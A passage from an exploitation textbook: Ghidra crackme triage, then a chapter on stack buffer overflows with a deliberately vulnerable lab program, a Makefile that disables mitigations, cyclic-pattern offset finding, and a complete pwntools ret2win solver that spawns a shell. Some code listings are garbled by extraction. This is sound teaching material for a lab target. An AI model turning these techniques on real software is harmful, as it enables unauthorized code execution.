Two more triage moves pay for themselves constantly. First, `ltrace` and `strace` turn the first run into free intelligence: `ltrace ./crackme-x86_64 HELLO` prints every library call with its arguments—you will literally see `strlen("HELLO")` and the `puts("Nope. Try again.")` that follows, which tells you the validation path and the failure branch before you have opened Ghidra. `strace` does the same for system calls, which is how you spot a program reading a license file, phoning home, or calling `ptrace` on itself to foil debuggers. Second, read the dynamic dependencies with `ldd` and the imported symbols with `objdump -T`: a binary that imports `dlopen`, `crypt`, or `ptrace` is telling you where its interesting behavior lives. Triage is the cheapest evidence there is; spend the minute.

Static versus dynamic, and when to switch

The rule of thumb: **read statically until you hit a value you cannot compute, then go dynamic to get it.** You can read a transform loop statically and know exactly what arithmetic it does. You *cannot* read, statically, what a heap pointer will hold at runtime, which of twelve branches a specific network packet takes, or what a packer decrypts itself into. Those are dynamic questions.

Packing and obfuscation flip the default. A *packed* binary—one whose real code is compressed or encrypted and unpacked into memory at startup—shows you almost nothing statically; its on-disk `.text` is a decompression stub and a blob. The move there is to run it under a debugger, let it unpack itself, and dump the now-plaintext code from memory (the D branch in

Figure 4-1). Our lab binaries are not packed—that is a topic for the patch-diffing and malware-adjacent work later—but recognizing the shape (“tiny `.text`, huge high-entropy section, one call into a blob”) is part of triage.

Anti-analysis tricks deserve the same pattern-recognition. A program that calls `ptrace(PT_TRACE_ME, ...)` at startup is trying to claim the one `ptrace` slot a process gets, so that your `gdb` attach fails; the countermeasure is to hook or patch that call (Frida makes this a two-line `Interceptor.replace`). A program that times its own execution with `rdtsc` and behaves differently when it runs “too slowly” is detecting single-stepping. Control-flow flattening—rewriting a function into a giant dispatch loop driven by a state variable—defeats the clean CFG of Figure 4-4 and pushes you toward the dynamic trace or the symbolic execution of Chapter 32. You do not need to defeat these on sight; you need to *recognize* them so you switch tactics instead of wasting an afternoon reading a decompilation that was deliberately made unreadable.

Ghidra, deep enough

Ghidra rewards a little investment with enormous leverage, so we will go deep enough to be productive and no deeper. Load `crackme-x86_64` by creating a project (**File ▸ New Project**), importing the binary, and double-clicking it to open the CodeBrowser. Say yes to auto-analysis; the defaults are good. After a few seconds you have a disassembly listing, a symbol tree, and—the reason we are here—a **decompiler** window showing C-like pseudocode beside the assembly.

The decompiler is your primary instrument

For exploitation work the decompiler, not the disassembler, is your main reading surface. It recovers control flow (`if/while/for`), collapses dozens of instructions into one expression, and names local variables. You drop to the assembly listing only when the decompiler is wrong or when the

exact instructions matter (gadget hunting, shellcode, alignment). Navigate to `check_serial`—use the Symbol Tree, or just double-click the cross-reference from the "Correct!" string—and Ghidra produces something close to Listing 4-2.

```
undefined8 check_serial(char *param_1)
{
    size_t sVar1;
    int i; // ❶ renamed from iVar2
    byte prev;
    byte c;

    sVar1 = strlen(param_1);
    if (sVar1 != 0x10) { // ❷ Length must be 16
        return 0;
    }
    prev = 0x2a; // ❸ the IV, a magic constant
    for (i = 0; i < 0x10; i = i + 1) {
        c = (byte)param_1[i] ^ (byte)(i + 0x5a) ^ prev; // ❹ the
transform
        if (c != target[i]) { // ❺ compare against embedded
table
            return 0;
        }
        prev = c; // ❻ feedback: this output
masks the next byte
    }
    return 1;
}
```

Listing 4-2. Ghidra 11 decompiler output for `check_serial` (lightly cleaned: variables renamed, types fixed)

This listing is the entire battle, so read it closely. At **❶** Ghidra first names the loop counter `iVar2`; pressing **L** on it and typing `i` renames it everywhere—*renaming as you understand* is how you keep a decompilation readable, and it is the habit that most distinguishes fluent Ghidra users. At **❷** the `0x10` comparison is a length check: valid keys are exactly 16 bytes, confirming the `KEYLEN` you will see in the source. At **❸** the constant `0x2a` is an initialization vector for a feedback loop—a value you must carry into your solver. At **❹** is the heart of it: each input byte is XORed with a position-dependent mask `(i + 0x5a)` and with

prev. At ⑤ the result is compared against `target[i]`, an array in `.rodata`; double-click `target` and Ghidra shows you the 16 bytes. At ⑥ the just-computed output becomes the next iteration's `prev`—a rolling, cipher-block-chaining-style feedback that makes each output depend on every earlier byte. Because XOR is its own inverse and the feedback only uses *known outputs* (the `target` table), this transform is trivially invertible, which is exactly what we will exploit in the hands-on section.

NOTE

Ghidra's variable names (`param_1`, `sVar1`, `iVar2`) are generated, not original—the source never survives compilation. But the *structure* is real: the length check, the loop bound, the constants, and the comparison all correspond to genuine machine instructions. The decompiler is a faithful model of behavior, not a recovery of the lost source text. Treat its names as scaffolding you improve, and its control flow as trustworthy unless the assembly says otherwise.

Two navigation habits make the decompiler a power tool rather than a read-only viewer. The first is *cross-references*: put the cursor on any function, variable, or address and press **Ctrl-Shift-F** to see every location that references it. Cross-references are how you answer “who calls this?” and “where is this constant used?”—the questions that actually drive understanding. The `target` array becomes interesting the moment you see it is referenced from exactly one place, the comparison loop. The second habit is keeping the *Listing view* (the disassembly) open beside the Decompiler. They are linked: click a pseudocode line and Ghidra highlights the instructions that produced it. When the decompiler renders something suspicious—an impossible cast, a variable that seems to come from nowhere—the linked assembly is the ground truth you check it against. The decompiler can be wrong; the disassembly, by construction, cannot.

Data types and the fight against void *

The single biggest quality-of-life improvement in Ghidra is giving it types. By default it decompiles unknown pointers as `undefined8` and unknown structures as offset arithmetic (`(int *) (param_1 + 0x18)`). The instant you tell Ghidra “`param_1` is a `struct session *`,” those offsets become field accesses (`param_1->uid`) and the code becomes legible. For the crackme this barely matters—one `char *` and one byte array—but for real targets (a parser with a state struct, a C++ object with a vtable) it is the difference between noise and comprehension.

The workflow: open the Data Type Manager, define or import a struct (you can paste C declarations via **File ▶ Parse C Source**), then retype a variable with **Ctrl-L**. When you meet C++ objects in Chapter 17, recovering the vtable pointer as the first field of a struct is what turns a use-after-free decompilation from hieroglyphics into an obvious virtual call.

Scripting Ghidra for scale

One binary you read by hand. A firmware image with four thousand functions you script. Ghidra exposes its entire analysis API to Python (via Jython, and to Python 3 via PyGhidra in 11.x) and Java, runnable from the Script Manager or headlessly from the command line. The payoff is *variant hunting*: when you learn a bug in one function, a script finds every other function with the same shape.

Listing 4-3 is a small but genuinely useful example—it finds and decompiles every function that calls a length routine and a byte-comparison routine (`memcmp`, `strcmp`, and friends), the signature of a great many key and password checks. Point it at a real target and it triages hundreds of functions while you get coffee, handing back the short list worth reading by hand. Our crackme, though, compares its bytes *inline*—no `memcmp` call, just `if (c != target[i])` in a loop—so this exact heuristic slides right past it. That miss is the lesson: a signature finds

only the shape you taught it, and real validators inline their comparisons all the time. Closing that gap—teaching the script the inline-comparison pattern so it *does* surface `check_serial`—is Exercise 3.

```
# Find functions that call a length routine and a comparison
# routine,
# then print their decompilation. Ghidra 11.x, run from the
# Script Manager.
# @category CH04
from ghidra.app.decompiler import DecompInterface
from ghidra.util.task import ConsoleTaskMonitor

LEN_FUNCS = ("strlen", "strnlen") # ①
CMP_FUNCS = ("memcmp", "strcmp", "strncmp", "bcmp")

def called_names(func):
    """Names of functions this function calls (follows
    thunks)."""
    out = set()
    for callee in
func.getCalledFunctions(ConsoleTaskMonitor()): # ②
        c = callee
        while c.isThunk(): # ③
            resolve PLT thunks
            c = c.getThunkedFunction(True)
            out.add(c.getName())
    return out

def decompile(ifc, func):
    res = ifc.decompileFunction(func, 60,
ConsoleTaskMonitor())
    return res.getDecompiledFunction().getC() if
res.decompileCompleted() else None

ifc = DecompInterface()
ifc.openProgram(currentProgram) # ④
provided by Ghidra

fm = currentProgram.getFunctionManager()
for func in fm.getFunctions(True): #
    True = forward order
    names = called_names(func)
    if names & set(LEN_FUNCS) and names & set(CMP_FUNCS): # ⑤
        calls both kinds
        print("=" * 60)
        print("candidate comparator: %s @ %s"
            % (func.getName(), func.getEntryPoint()))
        src = decompile(ifc, func)
```


PART II

Memory Corruption on Modern Systems

The durable bug classes — stack, integer, format string, and the code-reuse techniques that replaced injected shellcode once the stack stopped being executable.

CHAPTER 5

Stack-Based Memory Corruption Revisited

“If you know the enemy and know yourself, you need not fear the result of a hundred battles.”

—Sun Tzu, **The Art of War**, III.18

The stack buffer overflow is the oldest trick in the book, and we are starting with it for exactly that reason: it is the clearest place to watch the entire modern arms race play out on a single function. In 1996 the recipe fit on a postcard—fill a buffer, overwrite the return address, point it at shellcode you dropped on the stack, win. Run that same recipe against a binary your distribution’s compiler produced this morning and it fails four different ways before it gets anywhere. That gap *is* the subject of this book, and this chapter walks you straight into it.

We will do three things. First, build an exact mental model of the stack frame on both x86-64 and AArch64, because you cannot corrupt what you cannot picture. Second, take a deliberately vulnerable lab program and watch the naïve 1996 attack die against canaries, NX, PIE, and ASLR—naming each corpse so you know which chapter resurrects the attack against it. Third, turn those defenses *off*, explicitly and one flag at a time in a `Makefile` you can read, and land a first real control-flow hijack: a *return-to-win* that redirects execution into a function the program never meant to call. By the end you will

have popped a shell on a lab binary, you will understand precisely why that was only possible with the mitigations disabled, and you will know the name of every technique the rest of Parts II and III exist to teach.

WARNING

Rules of engagement. The overflow you build here works only because we disabled protections that ship on by default, on a target that exists to be broken. Everything runs against `code/ch05-stack/`, a self-contained lab binary. Do not point these techniques at software you do not own or are not explicitly authorized, in writing, to test. The mindset from Chapter 1 applies in full; Appendix D covers disclosure.

The stack frame, exactly

A program's *call stack* is a region of memory that grows downward—toward lower addresses—each time a function is called. When a function runs, the contiguous slice of stack it owns is its *stack frame*: a scratchpad holding its local variables, saved registers, and, crucially, the address it must return to when it finishes. A stack buffer overflow is nothing more exotic than writing past the end of a local array until you reach and overwrite something load-bearing in that frame—classically, the saved return address.

The reason this is the first bug class anyone learns is that the return address is *right there*, a fixed, small distance above your buffer, and the CPU will blindly load it into the instruction pointer when the function returns. Overwrite it and you have done the single most valuable thing in exploitation: you have told the processor where to go next.

The x86-64 frame

On x86-64 with the System V ABI (the convention from Chapter 3), a `call` instruction pushes the return address onto the stack and jumps. The callee's prologue then typically saves the caller's base pointer and sets up its own frame:

```
push rbp          ; save caller's frame pointer
mov  rbp, rsp      ; establish this frame
sub  rsp, 0x40      ; reserve 64 bytes of locals
```

After this runs, the frame for a function with a 64-byte local buffer looks like Figure 5-1. The buffer sits at the bottom (lowest address). Just above it is the saved `rbp`. Just above *that* is the saved return address the `call` pushed. Because the stack grows down but `read()` and `memcpy()` write *up* (toward higher addresses), an overflow that starts in the buffer marches straight through the saved `rbp` and into the return address.




Figure 5-1. greet()'s x86-64 stack frame: the intended layout beside a 72-byte linear smash that reaches the saved return address

The arithmetic is the whole game. Our buffer is 64 bytes. Saved rbp is 8 bytes. So the saved return address begins exactly **72 bytes** past the start of the buffer. Write 72 bytes of padding followed by an 8-byte address, and when the function's epilogue runs `leave; ret`, that `ret` pops your 8 bytes into `rip`. The `leave` undoes the frame (`mov rsp, rbp; pop rbp`); the `ret` does the deed.

The AArch64 frame

ARM64 does not push the return address in hardware. A `b1` (branch-with-link) instruction stashes the return address in the *link register* `x30` (also written `lr`) and branches. A leaf function that calls nothing can return with `ret` (which jumps to `x30`) without ever touching memory—and such a function has

no saved return address on the stack to corrupt. But any function that calls *another* function must preserve `x30` across that call, so its prologue spills the frame-pointer/link-register pair to the stack:

```
stp x29, x30, [sp, #-80]! ; push fp (x29) and lr (x30), drop
    sp by 80
mov x29, sp              ; set up frame pointer
...                      ; 64-byte local buffer lives in
    this frame
ldp x29, x30, [sp], #80  ; restore the pair, raise sp
ret                     ; branch to x30 (the restored
    return address)
```

The exploitation consequence is identical in spirit and different in detail: the overflow must reach the *saved copy* of `x30` on the stack, and the `ldp` in the epilogue loads your bytes into `x30` so the following `ret` branches to them. The offset differs from x86-64 because the frame geometry differs—on our lab build it lands at **80 bytes**—which is exactly why the solver you will write discovers the offset at runtime rather than hardcoding a number. The lesson from Chapter 4 stands: the return address lives in a register on ARM64 and on the stack only when the compiler spills it, but once spilled it is just as overwritable as `rip`'s home on x86-64.

NOTE

This split—return address in a register, saved to the stack only when needed—is why ARM's pointer authentication (PAC, covered in Chapter 13) is so well placed: the hardware can sign `x30` before spilling it and verify the signature after reloading it, catching exactly the corruption this chapter performs. On x86-64 the equivalent backward-edge defense is Intel CET's shadow stack. Both are the modern endgame for this bug class; keep them in the back of your mind as we disable everything else.

Overflowing the buffer

Meet the target. Listing 27-1 is `code/ch05-stack/src/vuln.c` — a deliberately, minimally vulnerable program. It reads input into a fixed stack buffer through a helper that hides the buffer's size, then returns. It also contains a `win()` function that the normal control flow never calls. That function is our destination; in the language of Chapter 1, `win()` is one instruction of the weird machine this bug exposes.

```
/* ch05-stack/src/vuln.c - Lab-only teaching target. See
   ../ETHICS.md.
   * Built two ways by ../Makefile: mitigations OFF
   (exploitable) and the
   * modern default ON (hardened). The overflow is identical;
   only the
   * defenses differ. */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* The function the program never calls on any legitimate
   path. ret2win
   * redirects execution here; system("/bin/sh") is the oracle
   make test drives. */
void win(void) /* ❶ */
{
    puts("[win] control-flow hijacked -- popping a shell");
    fflush(stdout);
    system("/bin/sh");
}

/* Reading through a noinline helper hides name[]'s compile-
   time size from
   * the call site, so -D_FORTIFY_SOURCE cannot swap in a
   bounds-checked
   * __read_chk(). The overflow therefore still happens on the
   hardened build
   * (where the canary catches it), not just the unprotected
   one. */
__attribute__((noinline))
static ssize_t fill(int fd, void *p, size_t n) /* ❷ */
{
    return read(fd, p, n);
}
```

```

    }

    void greet(void)
    {
        char name[64];                                /* ❶ the
        overflowable buffer */fputs("name> ", stdout);
        fill(0, name, 512);                            /* ❷ 512
        bytes into a 64-byte buffer */printf("hello, %s\n", name);
    }

    int main(void)
    {
        setvbuf(stdout, NULL, _IONBF, 0);
        greet();
        return 0;
    }

```

Listing 5-1. ch05-stack/src/vuln.c — the lab target: a 64-byte stack buffer and an oversized read

At ❶, `win()` is non-`static` and never called, so the compiler keeps it and the linker gives it a stable symbol—our `ret2win` target. At ❷, the `noinline` helper is a deliberate teaching device: `-D_FORTIFY_SOURCE` (covered fully in Chapter 11) rewrites calls like `read(0, name, 512)` into a checked `__read_chk` *only when it can see that `name` is 64 bytes*. Routing the read through a helper that takes an opaque `void *` hides that size, so FORTIFY stays silent and the overflow is real on every build. At ❸, `name[64]` is our buffer; at ❹, reading up to 512 bytes into it is the bug—448 bytes of attacker data spill past the buffer’s end, through saved `rbp`, and into the return address and beyond.

This is not a contrived `gets()` demo. `read()` with a length longer than the destination is one of the most common overflow shapes in real code: a programmer who sized the buffer for the *expected* input and the length argument for the *maximum* the protocol allows. The bug is boring. What happens next is not.

Why the 1996 attack is already dead

Before we exploit anything, let us run the classic attack against a *normally* compiled build and watch it fail, because understanding the failures is what the rest of the book is built on. The companion `Makefile` builds our source two ways; Listing 5-2 shows the flags that matter.

```
# The HARDENED build: exactly what Ubuntu 24.04 + gcc 13 give
you by default.
HARDEN = -O2 -fstack-protector-all -fPIE -pie \
        -D_FORTIFY_SOURCE=3 \
        -Wl,-z,relro -Wl,-z,now -Wl,-z,noexecstack    #
        canary+PIE+RELRO+FORTIFY+NX

# The EXPLOITABLE build: we turn OFF exactly the defenses this
chapter motivates
# and NO MORE. NX stays ON, because ret2win reuses existing
code and needs no
# executable stack -- a deliberate choice, not an oversight.
EXPLOIT = -O0 -fno-stack-protector -no-pie -fno-pie \
        -D_FORTIFY_SOURCE=0 \
        -Wl,-z,noexecstack                            #
        canary/PIE/FORTIFY OFF, NX ON

vuln-$(ARCH):          src/vuln.c ; $(CC) $(EXPLOIT) -o $@ $<
vuln-$(ARCH)-hardened: src/vuln.c ; $(CC) $(HARDEN)  -o $@ $<
```

Listing 5-2. `ch05-stack/Makefile` — the two builds differ only in their mitigations, each flag annotated

Build the hardened binary and ask `checksec` (the `pwntools` wrapper from Chapter 4) what it is up against, then do the same for the exploitable build. Table 5-1 lays the two side by side against the 1996 recipe.

Mitigation	On the hardened build	What it breaks in the classic attack	Defeated in
Stack canary (<code>-fstack-protector</code>)	Canary found	Linear overwrite of the return address—the canary sits between buffer and return address and is checked before <code>ret</code>	Chapter 11
NX / non-executable stack	NX enabled	Executing shellcode placed in the buffer—the stack page is not executable	Chapter 8 (ROP)
PIE + ASLR	PIE enabled	Hardcoding the address of anything—the whole binary is loaded at a random base each run	Chapter 10
RELRO	Full RELRO	Overwriting GOT entries to hijack control without touching the stack	Chapter 11

Table 5-1. The four defenses that break the classic stack smash, what each one stops, and where this book defeats it

Walk the corpses in order, because each is a chapter.

The **stack canary** is a random 8-byte value the prologue writes onto the stack between the local buffers and the saved return address, read from `fs:0x28` on x86-64 (a thread-local slot) or from `__stack_chk_guard` on AArch64. The epilogue reloads it and compares: if a linear overflow has smashed through the buffer, it necessarily clobbered the canary too, the comparison fails, and `__stack_chk_fail` aborts the process *before* the `ret` ever executes. Your perfectly-placed return address is never reached. You can watch this happen: `make demo-hardened` runs the hardened binary with an overflowing input and you get `*** stack smashing detected ***` and a SIGABRT, not a shell. Defeating the canary means leaking or brute-forcing it, which is Chapter 11.

NX (the no-execute bit, also called DEP or W^X) marks the stack pages non-executable. The 1996 attack dropped CPU instructions into the buffer and pointed the return address at them; under NX the instant the CPU tries to fetch an instruction from the stack it faults. This single bit is why the entire discipline of *code reuse*—return-oriented programming in Chapter 8—exists. We leave NX *on* even in our exploitable build, precisely because our `ret2win` does not need an executable stack: it jumps to code that is already there and already executable.

PIE and ASLR together randomize where everything lives. A position-independent executable (PIE) has no fixed load address; the kernel's address-space layout randomization (ASLR) drops it, the libraries, the heap, and the stack at different random bases every run. So even a flawless overwrite fails, because the address of `win()` you hardcoded last run is wrong this run. Beating this requires an *information leak*—reading one real pointer to compute the rest—which is the linchpin technique of all modern exploitation and the whole of Chapter 10.

RELRO (relocation read-only) makes the Global Offset Table read-only after startup, closing a classic alternative to the stack overwrite (hijacking a GOT entry). It is not in the overflow's direct path but rounds out the modern default; Chapter 11 covers what it forbids.

NOTE

Matt Miller's 2019 BlueHat IL data made the macro-point quantitatively: the *proportion* of memory-safety vulnerabilities exploited in the wild fell sharply as these mitigations stacked up, even though the raw number of bugs did not. The bugs did not get rarer; turning them into working exploits got dramatically more expensive. That rising cost is the wall this book teaches you to climb, one mitigation per chapter.

The takeaway is the one the chapter title promises. The stack overflow is not obsolete—our source compiles to a genuinely vulnerable hardened binary—but the *path from bug to shell* now runs through four independent defenses, and no single overwrite clears them. Modern stack exploitation is the art of assembling the leaks and code-reuse chains that knock them down one at a time. To see the target clearly, we now remove them.

Finding the offset without guessing

Turn to the exploitable build. The first concrete task in any overflow is purely empirical: how many bytes of padding sit between the start of your input and the saved return address? Counting by hand from source is fine for a 64-byte buffer you wrote, but it is fragile—compiler alignment, stack-protector slots, and optimization all shift the number—and useless against a binary whose source you do not have. The professional method is a *cyclic pattern*: feed the program a non-repeating sequence in which every N-byte window is unique, let it crash, read which window landed in the instruction pointer, and compute the offset by looking up where that window lives in the sequence.

`pwndbg` and `pwntools` generate and decode these De Bruijn sequences for you. Figure 5-2 is the arithmetic played out live on my own terminal — a 300-byte pattern, a simulated crash at a known offset, and the lookup that recovers it. Listing 5-3 then does the same thing against the actual lab binary under the debugger.


```

ch05: de-Brujin cyclic pattern for stack-overflow offset finding — bash

ayukotsu@Lab:~/modern-exploit-dev$ python3 build/demo-scripts/ch05-cyclic.py
=== De Bruijn cyclic pattern for stack-overflow offset finding ===
pattern length: 300 bytes
first 64 bytes: aaaabaaacaadaaaeeaaafaaagaaahaaaiaaajaakaaalaamaanaaaaoaaapaaa

gdb reports: rip = b'kaaalaaa'
cyclic_find: offset 40
              -> saved return address is at padding + 40

pattern[40:48] = b'kaaalaaa' <- matches, offset confirmed

second crash: rip low 4 = b'faab' -> offset 120 (canary lives here)

host: real capture on Windows 11 - elapsed: 0.70s - status: OK

```

Figure 5-2. The cyclic-pattern method, run live. Every 4-byte window is unique so a leaked 4-byte fragment tells you its exact position in the pattern — no counting, no guessing.

```

$ gdb -q ./vuln-x86_64
pwndbg> cyclic 200                                     # ❶ generate a
200-byte De Bruijn pattern
aaaabaaacaadaaaeeaaafaaagaaahaaaiaaajaakaaa...
pwndbg> run <<< $(cyclic 200)                           # feed that
pattern on stdin
...
Program received signal SIGSEGV, Segmentation fault.
Stopped reason: SIGSEGV
RSP 0x7fffffff478 ← 'uaaavaawaaa...' # ❷ stack top:
the bytes just past the return slot
RIP 0x6161617461616173                # 'saaataaa'
(little-endian) -- our bytes in rip
pwndbg> cyclic -l saaataaa           # ❸ Look up the
8-byte window that landed in rip
Found at offset 72                   # ❹

```

Listing 5-3. Finding the return-address offset with a cyclic pattern (x86-64, -no-pie build)

At ❶, `cyclic 200` emits a pattern whose every 8-byte substring is unique, so any 8 consecutive bytes identify their exact position. At ❷, after the overflow the `ret` has consumed 8 bytes into `rip` and faulted; `pwndbg` shows the pattern bytes sitting in the instruction pointer and on the stack. At ❸, we hand the 8 bytes that reached the return slot back to `cyclic -l`, and at ❹ it reports **offset 72**—matching the `64 + 8`

arithmetic from Figure 5-1 exactly, now confirmed empirically rather than assumed. On the AArch64 build the identical procedure reports 80, reflecting that frame’s different geometry; you change nothing but the binary.

Reading a crash for exploitability

Finding the offset is the easy crash. The harder, more valuable skill is *triage*: reading an arbitrary segfault for what it tells you about control. Most bugs you find by fuzzing (Part VII) announce themselves as a crash, and your first job is to classify it, because a crash is only a *hint* of a primitive—most crashes are not cleanly exploitable, and learning to tell the difference fast is what keeps you from burning days on a dead end.

Three crash shapes recur, and the distinction is always *where the faulting address came from*. The crash in Listing 5-3 is the best possible kind: the faulting instruction pointer holds *fully attacker-controlled data*—our pattern bytes are in `rip`—which means “return-address overwrite, trivially controllable,” the direct road to `ret2win`. A second shape faults while *reading or writing* through a pointer that is a small, fixed distance from a pattern byte: you do not control `rip` yet, but you control a pointer that the program dereferences, which is often a *write-what-where* primitive in disguise and can be even more powerful than a return-address overwrite. A third shape crashes deep inside a library function like `memcpy` with a controlled size but an uncontrolled destination: a length bug, a different lever again, frequently the seed of a heap corruption rather than a stack one.

The question you are always answering is the one from Chapter 1: *what does this crash let me control, and how completely?* `pwndbg`’s context view and the `$rip/$pc` and fault-address registers are your instruments; the discipline is to reproduce the crash deterministically—same input, same fault, every time—before you theorize about it, because a crash you cannot reproduce is a crash you cannot weaponize. A crash with your data in the instruction pointer is the answer you hope for, and the one we engineered here on purpose.

A first control-flow hijack

We have the offset, the mitigations are down, and NX—the only defense still standing—does not impede us, because `win()` is already-present, already-executable code. This is *return-to-win* (`ret2win`): the simplest possible control-flow hijack, and the direct ancestor of the `ret2libc` and ROP chains in Chapter 8. Figure 5-3 is the workflow we are completing; you have already done the left half.




Figure 5-3. The crash-to-control workflow: from a blind overflow to a deliberate, verified hijack

One modern wrinkle separates a working `ret2win` from a frustrating one, and it is worth meeting now because it bites everyone exactly once. The x86-64 System V ABI requires the stack to be 16-byte aligned *at the point of a `call`*. Functions in modern glibc lean on this: `system()` eventually reaches code using SSE instructions like `movaps`, which *fault* if `rsp` is not 16-aligned. When you overwrite the return address and `ret` jumps straight into `win()`, you have shifted the stack by 8 bytes relative to what the compiler assumed, so alignment is off by 8 and `system()` crashes inside `libc`—*after* you thought you had won. The fix is a one-gadget classic: return first into a bare `ret` instruction (which consumes 8 bytes and realigns), then into `win()`. Listing 5-4 does this automatically.

```
#!/usr/bin/env python3
"""ch05-stack ret2win: overwrite greet()'s saved return
address with win().
Discovers the offset at runtime (cyclic pattern + core dump)
instead of
hardcoding it, so the same script works unchanged on the
AArch64 build
(saved x30, offset 80). `make test` runs this and asserts a
real shell."""
import sys
from pwn import *

BIN = sys.argv[1] if len(sys.argv) > 1 else './vuln-x86_64'
context.binary = elf = ELF(BIN) # ❶
arch/bits/endian from the ELF
context.log_level = 'warning'
WIN = elf.symbols['win'] # ❷ no-
PIE: a fixed address

def find_offset():
    """Crash greet() with a De Bruijn pattern; recover the
    offset to the
    saved return address from the resulting core dump."""
    io = process(BIN)
    io.sendafter(b'name> ', cyclic(256, n=context.bytes)) #
    ❸
    io.wait()
    core = io.corefile
    if context.arch == 'aarch64':
        captured = pack(core.pc) # ❹ ret
    Loaded saved x30 into pc
```

```

captured = core.read(core.sp - context.bytes, context.bytes)
    return cyclic_find(captured, n=context.bytes) #
def exploit(offset):
    if context.arch == 'aarch64':
        chain = flat({offset: WIN}, filler=b'A') # 1 no
    movaps alignment issue else:
        ret = ROP(elf).find_gadget(['ret'])[0] # 2
    realign for system()'s movaps
        chain = flat({offset: [ret, WIN]}, filler=b'A')
    io = process(BIN)
    io.sendafter(b'name> ', chain)
    io.sendline(b'echo PWNER_$((13*3))') # 3 prove
    the shell executes
    io.recvuntil(b'PWNER_39', timeout=5)
    log.success('%s: ret2win OK at offset %d', BIN, offset)
    io.close()

if __name__ == '__main__':
    exploit(find_offset())

```

Listing 5-4. ch05-stack/solve/solve.py — the ret2win solver that drives make test

At ❶, `context.binary = ELF(BIN)` tells pwntools the architecture, word size, and endianness in one line, so `p64/flat/cyclic` all default correctly whether we target x86-64 or arm64. At ❷, because the exploitable build is `-no-pie`, `win()` has a fixed address we read straight from the symbol table—no leak needed, which is exactly the luxury ASLR removes in Chapter 10. At ❸, we crash the target with a De Bruijn pattern instead of hardcoding 72; at ❹ and ❺, we recover the faulting value (the saved `x30` now in `pc` on ARM64, or the return-slot bytes read from the core’s stack top on x86-64) and `cyclic_find` converts it to the byte offset. At ❻, the AArch64 payload simply places `win()` at the offset—1dp; `ret` loads it into `pc`. At ❼, the x86-64 payload prepends a `ret` gadget to fix the 16-byte alignment `system()` demands. At ❽, we do not merely assume success: we send a shell command whose output (`PWNER_39`) we can recognize, and the harness blocks until it appears. That assertion is what `make test` checks in CI on both architectures—the book’s “it works” guarantee from Chapter 3’s lab conventions.

Run it and the payoff is immediate:

```
$ make -C ch05-stack test
built: vuln-arm64 vuln-arm64-hardened vuln-x86_64 vuln-x86_64-
hardened
== x86_64 ret2win ==
[+] ./vuln-x86_64: ret2win OK at offset 72
== arm64 ret2win (best-effort under QEMU) ==
[+] ./vuln-arm64: ret2win OK at offset 80
ok: arm64 ret2win confirmed under emulation

ch05-stack: ret2win confirmed on every built target – make
test OK
```

You have programmed the weird machine: a function whose only job was to print a greeting now spawns a shell, because you discovered that “copy a name” was secretly also “set the instruction pointer.” Notice how little the payload contained—padding and two addresses. That minimalism is the point. The entire difficulty of modern exploitation has moved *out* of the overwrite itself, which remains a five-line payload, and *into* the work of obtaining those addresses and surviving the defenses that guard them.

TIP

Prefer runtime discovery over magic constants in every solver you write. The `cyclic_find-from-core` pattern in Listing 5-4 costs three extra lines and buys you a script that survives a compiler upgrade, a source tweak, and—as here—an entire change of instruction-set architecture. Hardcoded offsets are technical debt that detonates the day someone rebuilds the target.

Turning the defenses back on

